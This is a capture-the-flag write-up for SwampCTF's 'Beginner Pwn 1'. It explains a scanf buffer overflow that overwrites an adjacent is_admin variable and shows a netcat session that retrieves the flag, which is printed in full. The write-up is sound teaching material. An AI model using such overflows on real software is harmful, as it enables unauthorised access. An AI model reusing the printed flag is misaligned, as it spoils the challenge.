


Challenge

182 Solves

Beginner Pwn 1

25


Are you really admin?

This challenge serves as an introduction to pwn that new ctfers can use to grasp basic pwn concepts.

```
nc chals.swampctf.com 40004
```

The challenge involved exploiting a **buffer overflow** vulnerability in a C program


Challenge main.c



```c
#include <stdio.h>
#include <stdint.h>
#include <stdbool.h>

int print_stack(uint8_t *stack, uint32_t size){

    printf("--- Print Stack ---\n");

    while(size !=  -1) {
        printf("0x%02x (%c)", stack[size], stack[size]);

        if(size <= 9) {
            printf(" = username[%d]\n", size);
        } else if(size > 9 && size <= 13) {
            printf(" = is_admin[%d]\n", size - 10);
        } else {
            printf("\n");
        }
        size -= 1;
    }

    printf("--- End Print ---\n");
}

void print_flag(){
    FILE *fptr;
    char flag[35] = {0};

    fptr = fopen("flag.txt", "r");
    fread(flag, 1, 34, fptr);
    printf("Here is your flag! %s\n", flag);
    fclose(fptr);
}

int main(void) {

    bool is_admin = false;
```

- The program asks for a username input and stores it in a buffer of 10 characters (char username[10]).
- The program uses scanf("%s", username) to read input, which does not limit the number of characters entered, creating a buffer overflow vulnerability.
- The is_admin variable is located just after the username buffer in memory, so overflowing the username buffer can overwrite is_admin

The nc chals.swampctf.com 40004



```
akmlalff@AkmalUbuntu:~$ nc chals.swampctf.com 40004
At it's most basic, a computer exploit is finding a loophole in a program
s logic which can cause unintended behavior. In this program, we demonstr
ate how buffer overflows can corrupt local variables.

To log into this system, please enter your name: AAAAAAAAAA1
--- Print Stack ---
0x00 () = is_admin[3]
0x00 () = is_admin[2]
0x31 (1) = is_admin[1]
0x41 (A) = is_admin[0]
0x41 (A) = username[9]
0x41 (A) = username[8]
0x41 (A) = username[7]
0x41 (A) = username[6]
0x41 (A) = username[5]
0x41 (A) = username[4]
0x41 (A) = username[3]
0x41 (A) = username[2]
0x41 (A) = username[1]
0x41 (A) = username[0]
--- End Print ---
Hello, AAAAAAAAAAA1!
AAAAAAAAAAA1 is admin
Because the program accepts more characters then it has space to hold, yo
u are able to corrupt the is_admin boolean. And because in C, any Boolean
 value that isn't 0 is considered "True", it lets you through!
Do you want to print the flag? (y/n) y
Here is your flag! swampCTF{n0t_@11_5t@ck5_gr0w_d0wn}
Exiting!
```

To exploit the buffer overflow i did:

1. I inputted AAAAAAAAAAA1 (11 characters), which overflowed the username buffer and set is_admin to true.
2. Once is_admin was true, I could access the flag by choosing to print it.

Flag : swampCTF{n0t_@11_5t@ck5_gr0w_d0wn}